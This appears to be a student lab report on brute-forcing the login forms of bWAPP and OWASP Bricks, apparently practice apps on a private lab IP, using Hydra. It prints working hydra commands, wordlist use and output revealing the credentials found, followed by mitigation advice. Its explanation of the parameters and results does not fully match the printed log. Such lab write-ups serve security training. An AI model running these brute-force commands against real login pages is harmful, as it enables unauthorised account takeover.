Report on Brute Force Attack Using Hydra

Anuja Panchariya

Report on Brute Force Attack Using Hydra

1. Introduction

Hydra is a powerful tool used for conducting brute-force attacks on various authentication mechanisms, such as HTTP, FTP, SSH, and more. Developed as an open-source tool, it allows penetration testers to identify weak credentials and secure vulnerabilities in systems.

Brute-forcing involves systematically guessing username and password combinations to gain unauthorized access to systems. While it is a valuable technique in cybersecurity, its usage must be strictly limited to authorized testing environments, as unauthorized brute-forcing is illegal and unethical.

2. Analysis of Commands

The commands executed in the provided screenshot demonstrate the use of Hydra for HTTP POST-based authentication brute-forcing. Below is an explanation of each aspect of the command:

1. Command Structure:

- hydra 192.168.1.15 http-form-post: Specifies Hydra to attack a web application hosted on the IP address 192.168.1.15 using the HTTP POST method.
- /BWAPP/login.php: Indicates the target endpoint for authentication
- user=^USER^&password=^PASS^&submit=Login: Defines the POST parameters for submitting the login form, where `^USER^` and `^PASS^` are placeholders replaced by Hydra with values from input files.
- -L users.txt -P Pass.txt : Uses `users.txt` for usernames and `Pass.txt` for passwords.

2. Error Messages:

- Invalid credentials or user not activated: Indicates that the guessed credentials are incorrect or the user is inactive.
- Wrong user name or password : Another common response when incorrect credentials are submitted.

3. Successful Login:

- Hydra identifies a valid credential pair (`admin:admin`) after multiple attempts. This is indicated by the success message in the output.


3. Results and Insights

The brute-force attack using Hydra led to the following outcomes:

1. Multiple failed attempts due to invalid or inactive credentials.
2. Successful discovery of the valid username-password pair (`admin:admin`).

These results highlight the importance of securing web applications against brute-force attacks by implementing appropriate security measures.

4. Output



```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-16 00:17:06
[ERROR] Unknown service: http-form-post/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated

┌──(root㉿vbox)-[/home/hack]
└─# hydra 192.168.1.15 http-form-post "/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated" -L users.txt -P Pass.txt

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-16 00:19:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per task
[DATA] attacking http-post-form://192.168.1.15:80/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated
[80][http-post-form] host: 192.168.1.15   login: bee   password: bug
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-16 00:19:59

┌──(root㉿vbox)-[/home/hack]
└─# hydra 192.168.1.15 http-form-post "/owaspbricks/login-1/:username=^USER^&passwd=^PASS^&submit=submit:Wrong user name or password" -L users.txt -P Pass.txt

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-16 00:23:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per task
[DATA] attacking http-post-form://192.168.1.15:80/owaspbricks/login-1/:username=^USER^&passwd=^PASS^&submit=submit:Wrong user name or password
[80][http-post-form] host: 192.168.1.15   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-16 00:23:59

┌──(root㉿vbox)-[/home/hack]
└─# 
```

5. Recommendations

To mitigate the risks associated with brute-force attacks, organizations should consider the following measures:

1. Strong Password Policies: Enforce the use of complex passwords that are difficult to guess.

2. Account Lockout Policies: Lock accounts temporarily after a certain number of failed login attempts.

3. Captcha Implementation: Use CAPTCHA challenges to prevent automated login attempts.

4. Network Monitoring: Monitor network traffic for unusual login patterns.

5. Multi-Factor Authentication (MFA): Add an additional layer of security by requiring multiple authentication factors.

6. Conclusion

Brute-forcing remains a critical technique in penetration testing to evaluate the resilience of systems against unauthorized access attempts. The use of Hydra, as demonstrated, allows security professionals to identify weak credentials and address vulnerabilities effectively. However, it is essential to emphasize that such activities must only be conducted in authorized environments to avoid legal and ethical violations.

The results of this exercise underscore the importance of adopting robust security measures, such as strong password policies, account lockout mechanisms, and multi-factor authentication. By implementing these safeguards, organizations can significantly reduce the risk of brute-force attacks and enhance the overall security posture of their systems.